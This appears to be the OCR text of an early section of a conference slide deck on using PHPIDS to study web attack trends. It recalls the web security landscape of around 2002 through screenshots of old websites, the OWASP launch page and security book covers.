Using PHPIDS to Understand Attacks Trends

@grecs


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KING GEORGE
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

SPOTSYLVANIA
WORCESTER
SOMERSET
WESTMORLAND
LennHarley.com


MGM DVD
HACKERS
You thought your
secrets were safe.
You were wrong.


Metro Goldwyn Mayer


THE
MARTIANS
ARE COMING
TO SAVE
THE EARTH


The Ralph Macchio Homepage
http://www.geocities.com/hollywood/hills
ralph mac
Disable
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CSS
Forms
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S3 Firefox Organi...
Top 10 Reasons ...
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The Ralph Macchio Homepage
Biography
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Pictures
Sounds
FAQ
MP3's
Quotes
Where can I get...?
Interviews
The Eight is Enough Conspiracy
The Ties That Bind
Thanks
Assorted Stuff
Awards
"I think Ralph Macchio turned me on to the blues." - Jerry Cantrell of Alice in Chains
Please take a moment to rank my site!
The Ralph Macchio Homepage
You are Macchio Maniac #(150,000 or so...my counter's busted) to visit The Ralph Macchio Homepage since February 25, 1997
Thanks to Time Magazine for the feature this month! It has motivated me to finally do some updates. You can see the article here.
Welcome to The Ralph Macchio Homepage. This man has dedicated his life to providing millions of moviegoers with countless hours of entertainment. While it is, of course, impossible to recount every instance of Ralph's greatness and all of his contributions, this page will serve as as a wholehearted tribute to the greatest actor of the 20th century.
Done

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LET US HOST, DESIGN AND CREATE YOUR OWN WEB SITE FOR YOUR BUSINESS AND LET THE WORLD KNOW WHAT YOU ARE SELLING OR SERVICING AND WE WILL CREATE AND DESIGN YOUR HOME PAGE AND ADDITIONAL WEB PAGES ACCORDING TO YOUR REQUIREMENTS. OUR PAGES ARE DESIGNED USING NETSCAPE COMPOSER WHICH IS EASY FOR YOU TO MAKE ANY CHANGES.

$$$YOU CAN HAVE YOUR LIVE BUSINESS SITE ON THE INTERNET WITHIN 3-7 DAYS FROM DATE OF SUBMISSION AND INCREASE YOUR INCOME. WE HAVE WEB DESIGNERS WHO ARE EXPERTS IN THE FIELD AND CAN DESIGN ANY WEB SITE DESIGN REQUESTED.

WE PROVIDE THE FOLLOWING DESIGN SERVICES WITH TEXT, PHOTOS, IMAGES & ANIMATION

HOME PAGE WITH TEXT, PHOTOS, AND IMAGES

AND ADDITIONAL PAGES LISTED BELOW

PRODUCTS SOLD OR OFFERED	ORDER FORMS WITH PRODUCT PHOTOS
SERVICES RENDERED	YOUR COMPANY PROFILE
PRICE LISTS OF PRODUCTS OR SERVICES	FREE OFFERS AND GIFTS
CONTACT FORMS	ANY OTHER DETAILS AS REQUIRED

SITE REGISTRATION

WE WILL CARRY OUT THE FOLLOWING FOR THE SERVICES ORDERED:-

HomePage [Home]

HomePage | RecentChanges | Preferences
You can edit this page right now! It's a free, community project

---

Welcome to Wikipedia, a collaborative project to produce a complete encyclopedia from scratch. We started in January 2001 and already have **over 8,000 articles.** We want to make over 100,000, so let's get to work--*anyone* can edit any page--copyedit, write a little, write a lot. See the Wikipedia FAQ for information on how to edit pages and other questions. If you're visiting Wikipedia for the first time, welcome! *The content of Wikipedia is covered by the GNU Free Documentation License*.

Philosophy, Mathematics, and Natural Science
Astronomy and Astrophysics -- Biology -- Chemistry -- Earth Sciences -- Mathematics -- Philosophy -- Physics -- Science -- Statistics

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Anomalous Phenomena -- Anthropology -- Archaeology -- Countries of the world -- Economics -- Geography -- History -- History of Science and Technology -- Language -- Linguistics -- Politics -- Psychology -- Sociology

Applied Arts and Sciences
Agriculture -- Architecture -- Business and Industry -- Communication -- Computing -- Education -- Engineering -- Family and Consumer Science -- Health Sciences -- Law -- Library and Information Science -- Public Affairs -- Technology -- Transport

Culture
Classics -- Critical Theory -- Dance -- Entertainment -- Film -- Games -- Hobbies -- Literature -- Music -- Opera -- Painting -- Performing Arts -- Recreation -- Religion -- Sculpture -- Sports -- Theater and Drama -- Tourism -- Visual Arts and Design

---

Other Category Schemes
About Wikipedia category schemes -- Library of Congress catalog scheme -- Dewey Decimal System -- Wikipedia arranged by topic -- Year in Review -- Historical anniversaries -- Reference tables -- Biographical Listing

International Wikipedias
About the International Wikipedias -- [Catalan (Català)] -- [Chinese (Hanyu)] -- [German (Deutsch)] -- [Esperanto] -- [French (Français)] -- [Hebrew (Ivrit)] -- [Italian (Italiano)] -- [Japanese (Nihongo)] -- [Portuguese (Português)] -- [Russian (Russkiy)] -- [Spanish (Castellano)] -- [Swedish (Svensk)]

Owasp

OPEN WEB APPLICATION SECURITY PROJECT

NAVIGATION

About OWASP
- Mission
- Organizational Chart
- FAQ
- Get Involved
- Licensing
- Contact OWASP

Application Security Projects
- Attack Components
  - Informational
  - Input Validation
  - Session Management
  - Parameter Manipulation
  - Buffer Overflows
  - Cryptographic
  - Format Strings
  - Race Conditions
- Testing Framework
- Project Schedule

Resources
- Framework Tools
- Tutorials
- Links
- Books

Home

OFFICIAL LAUNCH

We are extremely pleased to finally officially launch OWASP, the "Open Web Application Security Project". For those that have been following the site and mailing list for the last 8 weeks you'll be a part of the 250,000 web hits, and this will be nothing new; but given our new technical committee it made sense to re-launch the efforts with some basic work already done.

In short the project aims to help everyone build more secure web applications and web services. We will be covering a wide range of related work over the coming years and have initially defined two areas to concentrate on.

Attack Components - The Application Security Attack Components project was started as an attempt to create common language and definitions for which much of the other work planned at OWASP can later benefit. When describing security issues in web applications or when attempting to model security it is very easy to describe the same issue in many different ways, seemingly creating new problems. When analyzing problems described on Bugtraq it is evident that most problems are variants of common issues, but applied to different applications or systems using different parameters or targets. The aim is definitely not to build the biggest list of problems or describe attacks like Nimda or Code Red; but to document the underlying primary attack

NEW OWASP TECHNICAL COMMITTEE

The Technical Committee is made up of renowned application security experts who ensure that the work and ideas produced by the project are technically sound. These people have a wealth of experience and knowledge and will be guiding much of the direction of the work in various areas. As well as participating on the mailing list the technical committee has a monthly conference call to discuss progress. They are the OWASP technical think tank!

- **Elias Levy**
  - probably best known as the long-time moderator of Bugtraq at securityfocus.com and author of "Smashing the Stack for Fun and Profit"
- **Chris Wysopal**
  - formerly with the L0pht and heads up the @Stake Application Security Center of Excellence.
- **John Viega**
  - wrote 'the' book on "Building Secure Software" and is author of RATS (Rough Auditing Tool for Security) as well as hundreds of articles and several other books. John is the CTO of Secure Software.
- **Greg Hoglund**
  - well known for his work on buffer overflows and his Black Hat presentations, as well a respected developer of security and fault injection

NEWS UPDATES

XML and metadata news

webMethods Sets the Agenda for Enterprise Web Services...
Web Host Directory Wed Feb 06 2002 23:33:00 GMT-0500 (EST)

webMethods = Web Services...
line56 Wed Feb 06 2002 02:27:00 GMT-0500 (EST)

Using tDOM and tDOM XSLT...
IBM Tue Feb 05 2002 23:01:00 GMT-0500 (EST)

Third Generation Native XML Database...
Content-Wire Tue Feb 05 2002 22:07:00 GMT-0500 (EST)

moreover...

Microsoft touts tightened security of Web services...
ZDNet Tue Nov 27 2001 04:47:00 GMT-0500 (EST)

Relaxed holiday attitudes help BadTrans worm...
ZDNet Tue Nov 27 2001 04:26:00 GMT-0500 (EST)

Symantec Firewall/VPN

US PATENT AND TRADEMARK OFFICE


New on the PTO site:


- Biography of Q. Todd Dickinson, Acting Assistant Secretary of Commerce and Acting Commissioner of Patents and Trademarks (14Jan99)
- Job Fair, Arlington VA, Feb. 5-6 (13Jan99)
- Public Comments on "Changes to Implement the Patent Business Goals (October 27, 1998)" (13Jan99)
- Top 10 Patenting Organizations for 1998 (12Jan99)
- Public Comments on Expansion of Searchable Database Offerings (7Jan99)
- Solicitation of Applications for Membership on Public Advisory Committee for Trademark Affairs (7Jan99)
- RFC: Official Insignia of Native American Tribes; Statutorily Required Study (4Jan99)
- *US Trademark Law -- Rules of Practice & Federal Statutes* Updated (22Dec98)
- *Manual of Patent Examining Procedure, Seventh Edition* Text (22Dec98)
- *Cassis Currents* Optical Disk Publishing Newsletter No. 2 (21Dec98)
- *PTO Red Book* Definition for Patent Mark-up in SGML (18Dec98)


Infosec Career Start - WebAppSec


- Around 2002
- Sooo Much Simpler
  - No CSRF, Click-Jacking, … SQLi
  - No SOAP
  - No AJAX
  - No HTML5
- Had Our Problems
  - Browser Wars Still Going On
  - Per Browser Customizations
  - No Guidance
  - Limited Security Libraries
  - Immature Tools



move
on



WILEY
Security Engineering
Ross Anderson
SECOND EDITION
A Guide to Building Dependable Distributed Systems


Feasibility
Analysis
Design
Implement
Test
Maintain



4 FREE BOOKLETS
4 FREE
FISMA
Certification &
Accreditation
Handbook
Complete Coverage of Federally Mandated Certification and Accreditation Requirements
Laura Taylor


INITIATION PHASE
SECURITY CERTIFICATION PHASE
SECURITY ACCREDITATION PHASE
CONTINUOUS MONITORING PHASE
Preparation
Notification and Resource Identification
System Security Plan Analysis, Update, and Acceptance
Security Control Assessment
Security Certification Documentation
Security Accreditation Decision
Security Accreditation Documentation
Configuration Management and Control
Security Control Monitoring
Status Reporting and Documentation


Proposals
That Win
Federal
Contracts
Barry L. McVay


Contracts Requests Proposal
Contractor Submits Proposal
Contracts Requests PER
